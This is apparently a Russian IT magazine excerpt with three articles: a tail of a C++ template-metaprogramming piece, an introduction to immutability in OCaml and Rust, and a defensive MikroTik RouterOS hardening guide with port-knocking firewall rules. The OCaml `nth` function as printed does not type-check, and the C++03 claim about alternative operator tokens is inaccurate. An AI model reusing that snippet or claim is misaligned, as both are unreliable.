Предположим, что у нас уже есть один бит. Значит, нужно вычислить остальные. Они к нам придут в формате кортежа, который нужно будет «склеить» с нашим промежуточным результатом в новый кортеж. И так по цепочке, пока мы не пройдем весь регистр до двух крайних битов, из которых можно будет сделать обычный кортеж прямо на месте. Это и будет условием выхода для нашей рекурсии.

Выразим все в коде.

```
template<int N = D>
using result = decltype(std::tuple_cat(std::declval<std::tuple<bit<N>
>>(),
  std::declval<typename  DIM<D>::template
  typename EXP<T0>::template
  typename OP<OP1, OP2>::template
  result<D - 1>>()));
```

Думаю, без комментариев тут обойтись не получится. Мы склеиваем кортеж с помощью функции `std::tuple_cat`. Так как она возвращает некоторое промежуточное представление нашего кортежа, мы используем `decltype` для получения действительного типа результата. Кроме того, уже имеющийся бит мы тоже оборачиваем в кортеж, чтобы его можно было использовать в функции конкатенации. Дополнительно нам помогает шаблон `std::declval` — он возвращает тип результата, который мы могли бы получить, если бы дело происходило в рантайме.

Осталось разобраться с «хвостом». Это громоздкое выражение по сути означает следующее: «я хочу получить тип результата (`typename`), который образуется в конкретном шаблонном варианте структуры DIM, содержащей результат во вложенном шаблоне (`template`) другой структуры (`typename`), которая, в свою очередь, содержит...» и так далее. Думаю, принцип ты понял. Остается только выяснить, будет ли это работать?

Нет, не будет. Мы забыли про рекурсию. Она требует свой собственный шаблонный параметр и, как мы обсуждали, условие выхода, реализованное в качестве конкретизации шаблона некоторым значением. Наша проблема в том, что частичная конкретизация вложенного шаблона (без конкретизации внешних шаблонов) запрещена стандартом языка. Такие дела: либо определяй все полностью, либо никак.

Поэтому нам придется вытащить параметр условия на верхний уровень, чтобы была возможность далее определить конкретизацию для самого глубокого случая (два последних бита результата). Догадался до этого я не сразу, но это и впрямь не самая очевидная вещь.

```
template<int D, int d = 0>
struct DIM {
  …
  template<int N = d>
  using result = decltype(std::tuple_cat(std::declval<std::tuple<bit<
N>>>(),
    std::declval<typename  DIM<D, N + 1>::template
    typename EXP<T0>::template
    typename OP<OP1, OP2>::template
    result<N + 1>>()));
```

Теперь определим условие выхода для нашего выражения.

```
template<int D>
struct DIM<D, D - 2> {
  template<template <typename, typename> class T0>
  struct EXP {
    template<typename OP1, typename OP2>
    struct OP {
      template<int N>
      using bit = typename T0<std::tuple_element_t<N, OP1>,
        std::tuple_element_t<N, OP2>>::result;

      template<int N>
      using result = decltype(std::tuple_cat(std::declval<std::tuple<
bit<D - 2>>>(),
        std::declval<std::tuple<bit<D - 1>>>()));
    };
  };
};
```

Готово, можно выдохнуть. Теперь нашими, кхм-м, сущностями можно пользоваться далее в программе.

```
using value = DIM<8>::EXP<XOR>::OP<byte1, byte2>::result<>;

int main() {
  print<value>();
  cout << endl;
}
```

ФИНАЛЬНЫЕ ШТРИХИ

Шаблоны работают, но форма записи пока еще далека от совершенства. Предлагаю ее слегка упростить. Для этого в первую очередь объявим псевдонимы для размерности наших регистров.

```
using BIT   = DIM<1>;
using BYTE  = DIM<8>;   /* Atmel's AVR simulation */
using WORD  = DIM<16>;  /* Microchip's PIC24 */
using DWORD = DIM<32>;  /* ARM's Cortex-M */
using QWORD = DIM<64>;  /* Intel's Core family */
```

Кроме того, псевдонимы можно объявить и для конкретных операций. Я переименовал **NAND**, **OR** и остальные с приставкой из нижнего подчеркивания и уже в шаблоне `DIM` добавил их объявления.

```
using NAND = EXP<_NAND>;
using NOT = EXP<_NOT>;
using AND = EXP<_AND>;
using OR = EXP<_OR>;
using XOR = EXP<_XOR>;
```

Верхний регистр был выбран везде сознательно, так как символы `or`, `and`, `not` и остальные зарезервированы компилятором для его собственных логических операций. Насколько я помню, это было нововведением стандарта C++03, но откатываться назад только ради этих символов как-то не было желания. Заключительные изменения пришлись на шаблон `DIM`. Лишний параметр в списке не давал мне покоя, и я сделал так, чтобы он наследовался от этой структуры, скрыв его таким образом в базовом классе.

```
template<int D>
struct DIM : public _DIM<D> {
};
```

Наконец, я убрал угловые скобочки из поля `result` и добавил шаблонное поле для отдельных битов.

```
using result = _result<0>;

template<int N>
using bit = typename std::tuple_element_t<N, result>;
```

В результате вызов `main` выглядит несколько проще.

```
using R1 = BYTE::NOT<OP1>::result;
using R2 = BYTE::XOR<OP1, OP2>::result;

int main() {
  print<R1>();
  cout << endl;
  print<R2>();
  cout << endl;
}
```

ИЛЛЮЗОРНОСТЬ КОДА

Однако самый главный вопрос остается открытым: что в итоге? Получится ли у компилятора разобрать все наши выражения и не утечет ли часть вычислений в рантайм? По идее, как будто бы не должна, но лучше проверить. Для этого в одной папке с файлом `tmpl.cpp` я создал еще `smpl.cpp` со следующим кодом.

```
#include <iostream>

int main() {
  std::cout << "O I O O I I O I" << std::endl;
  std::cout << "O O O I I O I O" << std::endl;
}
```

И скомпилировал их с одними и теми же настройками. Бинарники не совпали до байта, но оказались практически схожих размеров. Беглый анализ ассемблерного листинга выявил причину: в `tmpl` вывод выполнялся посимвольно, а в `smpl` сразу целыми строками.

```
$stat -f "Size: %z" smpl
Size: 10620
$stat -f "Size: %z" tmpl
Size: 10652
```

Как видишь, магия нашей шаблонной метапрограммы действительно рассеялась при компиляции, а множественные абстрактные типы бесследно исчезли, как только дело дошло до реального выполнения. В этом определенно что-то есть, что-то поэтическое и мимолетное. Я только пока не понял, что именно.

WWW

• Исходники проекта

IMMUTABLE

ПОСТИГАЕМ ХИТРОСТИ НЕИЗМЕНЯЕМЫХ СТРУКТУР ДАННЫХ В ФУНКЦИОНАЛЬНЫХ ЯЗЫКАХ

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

Ряд языков программирования заявляют неизменяемость переменных (immutability) как одну из своих главных фич. Среди них семейство ML (OCaml, F#, Standard ML) и Haskell, а также молодые Clojure и Rust. Если ты незнаком с ними, то наверняка удивлялся: а чем это отличается от const в C и C++? Давай разложим все по полочкам.

Примеры мы будем писать на OCaml и Rust, чтобы продемонстрировать сходство и различия реализации этой идеи в разных языках. Выполнить примеры на OCaml можно в онлайне на сайте try.ocamlpro.com, а примеры на Rust — на play.rust-lang.org.

КРАТКАЯ ИСТОРИЯ ПЕРЕМЕННЫХ

В самый ранний период компьютерной истории, когда люди писали машинный код, вся организация памяти программы была на совести программиста и все адреса тоже приходилось указывать вручную.

Чуть позже появились ассемблеры, которые позволяли указывать символьные **метки** вместо числовых адресов. Возьмем пример на условном языке ассемблера и посмотрим, как будет выглядеть вывод строки `hello world` в бесконечном цикле.

```
msg:
  .ascii "hello world"

foo:
  push msg
  call print
  jmp foo
```

Любой современный ассемблер за нас придумает, как разместить в памяти строку `hello world` и машинные инструкции, а метку `foo` в `jmp foo` заменит реальным адресом инструкции `push msg` в памяти. Затем компоновщик (linker) подставит вместо названия функции `print` ее реальный адрес в библиотеке, но это другая история. Это первый уровень абстракции по сравнению с машинным кодом.

Первые версии фортрана и прочих ранних языков были скорее развитыми макроассемблерами, чем компиляторами в современном понимании. Даже C на момент своего появления транслировал каждый оператор языка в одну-две машинные команды PDP-11.

Безопасность памяти в языках ассемблера отсутствует: можно записать любые данные по адресу любой метки, и последствия проявятся только во время выполнения. С тех пор языки развивались в сторону большей абстрактности и выразительности: появилась возможность указать смысл переменных и ограничить их вероятные значения с помощью типов.

Неизменным оставалось одно: каждое имя переменной связано с определенным участком памяти или как минимум одними и теми же данными. Присваивание нового значения в императивном программировании всегда затирает старые данные в памяти и заменяет их новыми.

Наибольшие сложности это вызывает, когда компилятор начинает применять к переменным оптимизации. Если содержимое памяти может измениться в любой момент, судить о том, можно ли заинлайнить значение переменной, непросто.

Еще сложнее становятся задачи вроде undo и redo. Если ты пишешь текстовый или графический редактор с возможностью отменить изменения, в языке вроде C есть только два варианта: хранить каждую версию данных либо явно хранить список выполненных операций вроде `DeleteLineRange(10,11)` и `ApplyFilter(Blur, radius=2)`.

Даже в более простых задачах может оказаться, что функции из библиотеки модифицируют существующие данные, и, если оригинальные данные еще понадобятся, их приходится копировать целиком. Популярность `copy.copy()` и `copy.deepcopy()` в коде на Python — яркое тому подтверждение.

КОНСТАНТЫ

Механизм констант в языках вроде C — первый маленький шаг к неизменяемым переменным. Если мы пишем `const int foo = 17`, у компилятора есть гарантия, что значение, связанное с именем `foo`, никогда не изменится во время выполнения. Это позволяет безопасно оптимизировать код таким образом, что ассоциации имени `foo` или значения 17 с каким-то адресом в памяти там не останется — во всех выражениях вроде `bar = foo*2` слово `foo` будет просто заменено на значение 17. С данными большей сложности и размеров такая наивная оптимизация уже не работает, но простор для оптимизаций все равно больше, чем с изменяемыми переменными.

Остается одно главное ограничение — имена констант связаны с определенными значениями для всей программы или модуля. Именно это ограничение и снимают неизменяемые переменные.

Связывание имен со значениями и области видимости

Возможности языков обычно работают не в изоляции, а вместе. Не делать постоянной связь имен со значениями можно, если создание новых областей видимости (scope) будет простым и «дешевым».

Часто для связывания (binding) имени со значением используют синтаксис вроде `let name = value` и его вариации. Каждое связывание открывает новую область видимости. Посмотрим пример на OCaml.

```
(* Scope 0 *)
let x = "hello"
let () = Printf.printf "%s" x

let x = " world"
(* Scope 1 *)
let () = Printf.printf "%s\n" x
```

Или похожий пример на Rust.

```
fn main() {
    // Scope 0
    let x = 5;
    println!("The value of x is: {}", x);

    let x = x + 1;
    // Scope 1
    println!("The value of x is: {}", x);
}
```

Это очень простой пример, который отличается от `const` в C только тем, что нам не пришлось выдумывать новое имя для каждого нового значения. В обоих случаях компилятору понятно, что за пределами области видимости `Scope 0` (после второго `let`) старое значение `x` никем не используется и выделенную под него память можно безопасно освободить или вовсе не выделять под него память динамически.

Гораздо интереснее случаи, когда имена используются заново, а старые данные остаются жить в памяти.

ЗАМЫКАНИЯ

Области видимости называются **лексическими**, если значение переменной навсегда определяется местом, где она определена, и не может измениться в будущем. Применение таких областей видимости делает возможными **замыкания** — функции, которые захватывают переменные из контекста, где были созданы.

Продемонстрировать это можно, если сначала определить переменную и использовать ее в функции, а затем переопределить и использовать в другой функции. Вот пример на OCaml.

```
(* Scope 0 *)

let msg = "hello world"
(* Scope 1 *)

let greeting () = Printf.printf "%s\n" msg

let msg = "bye world"
(* Scope 2 *)

let farewell () = Printf.printf "%s\n" msg

let () = greeting (); farewell ()
```

Программа выведет сначала `hello world`, затем `bye world`. Функции `greeting` и `farewell` ссылаются на одно и то же имя переменной `msg`. Ключевой момент в том, что выражение `let msg = "bye world"`, которое открывает область видимости `Scope 2`, никак не влияет на предыдущие области видимости.

Для функции `greeting` переменная `msg` связана со значением `hello world`, и это значение останется в памяти программы, хотя уже не связано ни с каким именем.

Синтаксис `let greeting () = ...` — это синтаксический сахар для связывания анонимной функции с именем, и «подлинная форма» этих выражений была бы `let greeting = fun () -> ...`. Поскольку в OCaml и Haskell все функции являются замыканиями и захватывают значения из своей области видимости, там нет причин использовать более длинную форму.

В Rust существуют как лексические области видимости, так и динамические, в которых значение переменных определяется местом вызова функции. Функции, созданные с помощью ключевого слова `fn`, ведут себя как функции в стиле C, и попытки сослаться на созданную с помощью `let` переменную вызовут ошибку компиляции (смотри `rustc --explain E0434`). Замыкания в нем можно создать, явно связав анонимную функцию с именем.

Вот пример синтаксиса анонимных функций в Rust.

```
|параметр| -> тип {выражение}
```

В качестве типа для функций, которые не возвращают полезных значений, используется тип **unit** с единственным значением `()`. В OCaml, если мы хотим явно указать тип функции, он так и будет называться `unit`.

```
let greeting : unit -> unit = fun () -> print_endline "hello world"
```

В Haskell и Rust токен `()` используется и для названия этого типа. Кроме того, в Rust указывать тип анонимных функций обязательно, поэтому синтаксис анонимной функции без возвращаемого значения будет `|| -> () { ... }`.

Воспользовавшись этими знаниями, напишем аналог нашей программы на Rust.

```
fn main() {
    // Scope 0
    let msg = "hello world";
    let greeting = || -> () { println!("{}", msg) };

    let msg = "bye world";
    // Scope 1
    let farewell = || -> () { println!("{}", msg) };

    greeting();
    farewell();
}
```

Если ее выполнить, результат будет такой же, как у примера на OCaml.

Замыкания как форма инкапсуляции

Сочетание замыканий с **изменяемыми** переменными позволяет реализовать инкапсуляцию без необходимости прибегать к средствам ООП и контролю за доступом к полям объекта.

Для следующего примера нам нужно знать, что изменяемую переменную (ссылку) в OCaml можно создать функцией `let myrref = ref $value`, а получить ее значение — оператором `!myref`.

Мы напишем функцию, которая создает функцию-счетчик, увеличивающий свое значение при каждом вызове:

```
let make_counter initial_value =
  let counter = ref initial_value in
  fun () -> let () = counter := !counter + 1 in !counter

let my_counter = make_counter 0

let () =
  Printf.printf "%d\n" (my_counter ());
  Printf.printf "%d\n" (my_counter ());
  Printf.printf "%d\n" (my_counter ())
```

При выполнении программы в выводе мы увидим `1 2 3`. Каждый раз, когда мы вызываем `make_counter`, она создает изменяемую переменную и функцию, которая ее увеличивает и возвращает новое значение. При этом извне той функции `counter` ничто не может ни изменить значение счетчика, ни прочитать его без увеличения.

Такого же эффекта можно добиться и без изменяемых переменных, если возвращать не одно значение, а кортеж из нового значения и новой функции.

СТРУКТУРЫ ДАННЫХ

Пока что мы работали только со значениями примитивных типов, а теперь посмотрим на структуры данных. В OCaml, Haskell и Rust они реализуются с помощью кортежей и типов-сумм (sum type, tagged union) вроде

```
type cmyk_color = Key | CMY_Color of (int, int, int)
```

В качестве примера рассмотрим односвязный список. Связные списки так широко применяются для построения неизменяемых структур данных, что для них OCaml и Haskell предоставляют встроенный синтаксис. Общий смысл: список может быть пустым либо состоять из головы и хвоста — пары из значения и другого списка (возможно, пустого). Смотри, как это будет выглядеть в условном синтаксисе.

```
type 'a list = [] | 'a :: 'a list
```

В OCaml можно писать `let xs = [1; 2; 3]`, что будет синтаксическим сахаром для `1 :: (2 :: (3 :: []))`.

В отличие от списков в Python или Ruby, такая реализация представляет собой именно односвязный список и не позволяет получать произвольный доступ к любому элементу (и уж тем более — их модифицировать). Безопасность памяти — первое очевидное преимущество.

Менее очевидное преимущество в том, что создание нового списка из существующего через добавление нового элемента в его начало безопасно для старых данных. Посмотрим на пример.

```
let xs = [2; 3]

let ys = 1 :: xs (* ys = [1; 2; 3] *)
```

Поскольку никакого способа изменить что-то внутри исходного списка `xs = [2;3]` не существует, в памяти программы новый список `ys` будет состоять из значения `1` и указателя на старый список `xs`. Компилятор знает, что это безопасно, и не выделяет память под новый список.

Если элементы списка сами по себе большие, экономия памяти с таким подходом может получиться весьма значительной. При этом хранение предыдущих версий списка не вызывает никаких сложностей, достаточно сохранять их в отдельных переменных — в памяти программы это опять же будут просто указатели на отдельные части нового большого списка.

Первый очевидный недостаток — в большей алгоритмической сложности типичных операций. Например, получить элемент с номером **n** можно, только пройдя первые **n** элементов:

```
let rec nth n xs =
  match xs with
  | [] -> None
  | y :: ys ->
    if n = 0 then y
    else nth (n - 1) ys
```

Второй недостаток в том, что некоторые алгоритмы приведут к неявному копированию всего списка значений в новый участок памяти. К примеру, перевернуть список можно, только создав новый на основе старого.

Насколько эти недостатки значительны, зависит от задачи и от того, с чем сравниваем. Поскольку OCaml, Haskell и Rust компилируются в машинный код и организация памяти для таких типов оказывается куда компактнее, чем для объектов в Python или Ruby, производительность может быть выше, несмотря на формально большую сложность алгоритма. Кроме того, если старый список все еще нужен для других целей, память все равно пришлось бы копировать. Здесь это хотя бы не требует нашего явного участия.

Тем не менее при творческом подходе можно улучшить производительность неизменяемых структур данных и привести ее к `O(1)` для определенных операций. К примеру, отсутствие быстрого произвольного доступа к элементам можно компенсировать с помощью так называемых зипперов. Zipper — это кортеж из двух частей структуры данных и ее элемента, с которым мы в данный момент работаем.

```
type 'a list_zipper = 'a list * 'a * 'a list
```

С помощью зипперов можно реализовать программу вроде текстового редактора или оконного менеджера в чисто функциональном стиле, не сильно жертвуя при этом производительностью. Когда пользователь переходит к другой строке, «окно» зиппера сдвигается, таким образом время доступа к текущей строке в любой момент одинаково.

ЗАКЛЮЧЕНИЕ

Мы рассмотрели только самые основы, но я надеюсь, что эти знания помогут тебе в изучении популярного ныне Rust или классических OCaml и Haskell.

К структурам данных мы только прикоснулись, но, помимо зиппера, существуют и другие способы создавать структуры с постоянным средним временем доступа. Из двух списков можно создать очередь, а массив с доступом по номеру элемента сделать из двоичного дерева поиска. За деталями обращайся к книге Криса Окасаки Purely Functional Data Structures или его диссертации.

ЗАЩИЩАЕМ MIKROTIK

ХИТРОСТИ БЕЗОПАСНОЙ НАСТРОЙКИ РОУТЕРА

Дмитрий Бубнов
Тренер Mikrotik. Автор канала https://t.me/mikrotikninja
dv@bubnovd.net

Ошибки в прошивках популярных роутеров обнаруживают регулярно. Однако просто найти баг недостаточно, его еще нужно обезвредить. Сегодня мы поговорим о том, как обезопасить себя от уже известных уязвимостей в RouterOS и защититься от тех, которые выявят в будущем.


INFO

Подробный рассказ об известных на сегодняшний день багах в RouterOS ты можешь найти в статье «Опасный MikroTik. Разбираемся в уязвимостях популярных роутеров».

ОБНОВЛЕНИЯ

Несмотря на страшные описания и действительно большую опасность, которую таят в себе уязвимости, стоит отдать должное разработчикам MikroTik: они в кратчайшие сроки выпускают патчи. Многие дыры закрываются еще до их утечки в паблик, оставшиеся — в течение дня-двух. Поэтому первое, на что нужно обратить внимание, — актуальность версии RouterOS на твоем девайсе. Автоматически система не обновляется, поэтому за появлением новых версий нужно следить вручную. В разделе Software на сайте MikroTik лежат актуальные версии операционной системы и отдельных пакетов. Простейший способ обновиться: System → Packages → Check For Updates → Download and Install.

Те же действия можно выполнить, набрав в консольной строке роутера следующую команду: `/system package update install`.



Обновление системы роутера

Доступны четыре ветки разработки: Long-term, Stable, Testing и Development. Для критичных систем рекомендуется ставить Long-term. Железка, которая может полежать пару минут в процессе обновления, достойна Stable, остальные ветки оставь для экспериментов на домашнем роутере. Перед обновлением внимательно читай Changelog. Иногда полностью перерабатываются некоторые части ОС, после чего они не способны работать со старой конфигурацией (так было, например, с bridge в 6.41).


Если ты счастливый владелец нескольких роутеров MikroTik, помни, что массовый апгрейд стандартными средствами невозможен, но можно воспользоваться The Dude или самописными скриптами.

PACKAGES

Следующее, за что можно взяться для повышения безопасности, — отключить ненужную функциональность. Не используешь IPv6 — отключай, не нужен Wi-Fi — отключи весь модуль, отвечающий за него (все в том же меню System → Packages). Обрати внимание, что полностью удалить из системы можно только дополнительные пакеты, то есть те, что не входят в routeros-platformname.


СЛУЖБЫ

Все угрозы для MikroTik работают, только если админ заранее не позаботился о безопасности. При элементарных настройках служб и файрвола роутер проработает годы без обновлений. В меню IP → Services отключи ненужные службы. Рекомендую открывать только SSH и Winbox с определенных адресов, остальное — disable. Того же самого эффекта можно добиться командой `/ip service disable ftp`.




Список работающих сервисов

Также проверь, не включены ли службы IP: Web Proxy, IP → UPnP, IP → Socks. Если они включены без твоего ведома, у меня для тебя плохие новости. Вот команды для отключения этих служб из командной консоли: `/ip proxy`, `/ip upnp`, `/ip socks`.




Проверяем, поднят ли в системе proxy

RouterOS имеет работающий по протоколу MNDP механизм обнаружения соседей. Знать соседей в своей сети — отличная идея, но вот светить моделью роутера и версией софта в окружающее пространство вряд ли хорошо с точки зрения безопасности.



Лучше не показывать соседям модель роутера и версию софта

Функция обнаружения соседей, как и многие другие фичи в RouterOS, использует в работе списки интерфейсов. В дефолтной конфигурации уже есть списки LAN, WAN, dynamic, all и none, но можно создать и свои списки со сложной структурой. Допускаются вложенные списки (include) и исключения (exclude). Настраиваются они в меню Interface → Interface Lists. Сначала создаем сам список (кнопка Lists), затем в основном меню добавляем в него интерфейсы. Команда для работы со списками выглядит так: `/interface list`.



Список интерфейсов

INFO

В список `dynamic` входят динамические интерфейсы, такие как VPN-интерфейсы, PPPoE. None означает «ни одного», all — «все». В дефолтной конфигурации «домашних» роутеров в списке WAN будет `ether1`, в LAN — от `ether2` до `ether5`, все Wireless-интерфейсы и `bridge`.

Как известно, подключиться к RouterOS можно не только по IP-адресу, но и по MAC. Также работает ping по MAC-адресу. За работу этих служб отвечает Tools → MAC Server. Он тоже использует в настройках списки интерфейсов. Стоит выделить отдельную группу интерфейсов под управление, а затем разрешить обнаружение соседей и MAC Server только ей.

Не отключай MAC Winbox и MAC Telnet совсем: однажды наступит момент, когда ты сломаешь себе доступ по Winbox и нужно будет воспользоваться подключением по MAC, поэтому лучше держать такой бэкдор для себя. К тому же MAC Telnet полезен, когда в сети появляется новая железка, у которой еще нет IP-адреса. Тогда ее удобно настраивать из консоли соседнего роутера.


WWW

На сайте производителя представлен полный список доступных сервисов. Можно пройтись по нему и проверить, не включено ли у тебя что-то лишнее.

Дефолтная конфигурация RouterOS с описанными выше дополнениями повысит безопасность роутера. Вообще, разработчики постарались сделать Default Configuration максимально универсальной и учли многие нюансы безопасности. Дальше мы рассмотрим дополнительный харденинг RouterOS.

ПОЛЬЗОВАТЕЛИ И ГРУППЫ

Если ИТ-отдел в твоей компании большой, в нем наверняка есть разделение ролей и обязанностей. К примеру, сотруднику техподдержки ни к чему права на создание VPN-соединений или просмотр пароля Wi-Fi, в то время как сетевики, естественно, должны иметь к ним доступ. RouterOS имеет достаточно гибкий механизм распределения прав. Права назначаются в группах, затем в нужную группу добавляется юзер. Управление группами доступно в меню System → Users, а также с помощью команды `/user group`.



Управление группами


Рассмотрим права групп подробнее:

- telnet, ssh, ftp, winbox, web, api, romon, dude, tikapp — понятны по названию. Разрешают юзеру подключаться по указанным протоколам;
- local — открывает доступ к роутеру через консоль. При отключении также заберет право открывать терминал внутри Winbox;
- reboot — право на перезагрузку;
- read, write — права на чтение или запись;
- sniff — права на исполнение встроенного аналога tcpdump (tools → sniffer);
- test — запуск инструментов траблшутинга (ping, traceroute, bandwidth-test, wireless scan, snooper);
- password — право менять собственный пароль;
- policy — право управлять учетными записями и группами.

Чувствительные данные

На группе настроек sensitive остановимся чуть подробнее. В RouterOS определены так называемые чувствительные данные. К ним относятся ключи Wi-Fi, IPSec, SNMP, пароли VPN-интерфейсов и серверов, пароли протоколов маршрутизации и другая информация, влияющая на безопасность.

В меню окна Winbox в разделе Settings есть флажок Hide Sensitive. Когда он включен, эта чувствительная информация закрыта звездочками и в терминале ее тоже не видно. Эдакая защита от разглашения паролей. С отключенной опцией Sensitive в настройках группы этот чекбокс не снимается, то есть право Sensitive разрешает пользователю видеть введенные пароли.



Право Sensitive разрешает пользователю видеть введенные пароли

PORT KNOCKING

Чуть выше мы говорили об ограничении доступа к управляющим службам роутера только с определенных адресов. Это очень важно: протокол Winbox далек от идеала и есть вероятность, что в нем еще будут находить дыры. Но часто приходится подсоединяться к роутеру из гостиниц или кафе, и невозможно предусмотреть все адреса, с которых подключишься.

Среди админов распространена техника Port Knocking. Изначально порт закрыт для всех. Но стоит снаружи выполнить какую-то последовательность действий, как для твоего IP открываются все порты для управления. Этот набор действий может быть очень сложным, и подобрать его нереально. Рассмотрим пример:

- изначально все порты управления закрыты для всех, кроме списка разрешенных;
- если на порт роутера 1234 попадает TCP-сегмент, затем два на порт 4321 и один на порт 5678, то адрес источника заносится в список разрешенных на сутки.

Реализовать эту последовательность действий поможет следующий скрипт.

```
/ip firewall filter
add action=accept chain=input dst-port=22,8291 protocol=tcp \
    src-address-list=mgmt_allow
add action=drop chain=input dst-port=22,8291 protocol=tcp
add action=add-src-to-address-list address-list=mgmt_stage1 \
    address-list-timeout=1m chain=input connection-state=new \
    dst-port=1234 protocol=tcp
add action=add-src-to-address-list address-list=mgmt_stage2 \
    address-list-timeout=1m chain=input connection-state=new \
    dst-port=4321 protocol=tcp src-address-list=mgmt_stage1
add action=add-src-to-address-list address-list=mgmt_stage3 \
    address-list-timeout=1m chain=input connection-state=new \
    dst-port=4321 protocol=tcp src-address-list=mgmt_stage2
add action=add-src-to-address-list address-list=mgmt_allow \
    address-list-timeout=1d chain=input connection-state=new \
    dst-port=5678 protocol=tcp src-address-list=mgmt_stage3
```

Правила 3–6 (`action=add-src-to-address-list`) выполняют описанную выше логику. Первое правило разрешает доступ к управлению роутером только адресам из списка `mgmt_allow`, который заполняется на этапах 3–6. Второе правило запрещает доступ всем. Первые два правила вынесены наверх для того, чтобы избежать ненужного прохождения менеджмента трафика по четырем правилам с логикой и тем самым снизить нагрузку на CPU.

Но провернуть подобную операцию с Windows не так просто: из стандартного набора программ выпилили Telnet, а качать сторонний софт не всегда возможно. Зато любая ОС позволяет менять размер ICMP-пакета при пинге. Этим мы и воспользуемся. Изменим условия:

- изначально все порты управления закрыты для всех, кроме списка разрешенных;
- если на роутер попадает ICMP Request размером 345 байт, затем два размером 543 и один 678 байт, то адрес источника заносится в список разрешенных на сутки.

Для этого всего лишь поменяем предыдущие правила:


1. Установим прокол ICMP.
2. На вкладке Advanced зададим размер Packet Size.

INFO

Не забывай, что размер пакета, указанный в пинге, и размер пакета, долетевшего до роутера, — это разные значения. В Linux к ICMP прибавляется 28 байт заголовков, то есть, чтобы отправить пакет размером 345 байт, нужно в пинге указать размер 317. У Windows цифры другие — она по-своему считает заголовки.


WIRELESS

RouterOS поддерживает белые и черные списки Wi-Fi. Для этого есть список Wireless Access List. Просто добавь туда устройства, которые не имеют права подключаться к сети, а потом сними флажки Authentication и Forwarding. Еще для этих целей можно использовать команду `/interface wireless access-list add`.



Настройка черного списка Wi-Fi

Описанный выше случай будет работать как Blacklist. Чтобы преобразовать его в Whitelist, нужно поставить указанные флажки и изменить тип работы интерфейса Wireless с помощью команды `/interface wireless set 0 default-authentication=no`.



Настройка белого списка

Флажок Authentication отвечает за аутентификацию клиентов. Если он установлен для определенного интерфейса, аутентификация разрешена всем, кроме тех устройств, которые перечислены в списке доступа без флажка. Если на интерфейсе флажок не установлен, то подключиться к сети могут лишь те, кто присутствует в списке доступа с флажком.

Настройка Forwarding отвечает за передачу данных между клиентами одной подсети. Обычно ее не стоит трогать, но, если ты строишь, к примеру, hotspot-сеть, клиенты которой будут ходить только во внешние сети (то есть внутреннее взаимодействие им не нужно), отключи данную опцию — это улучшит качество связи.

С помощью Wireless Access List можно настроить сложную логику работы клиентов: по уровню сигнала, времени суток, ограничить скорость каждого клиента или загнать его в определенный VLAN без дополнительных телодвижений. Очень рекомендую познакомиться с этим инструментом поближе.

INFO

А еще MikroTik умеет делать SSID в виде эмодзи, например так: 💀👽$. Для этого нужно перевести символы в Unicode с помощью инструмента вроде такого и вставить полученную строку в SSID.

ЗАКЛЮЧЕНИЕ

Мы рассмотрели минимум действий, которые помогут роутеру стать безопаснее, а админу спать спокойнее. Но у RouterOS под капотом еще очень много возможностей, и если не включать мозг при их настройке, то никакие статьи не убережет тебя от взлома. Вообще, мозг — отличный инструмент. Им нужно пользоваться регулярно.

ЛАМПОВЫЙ СИГНАЛ

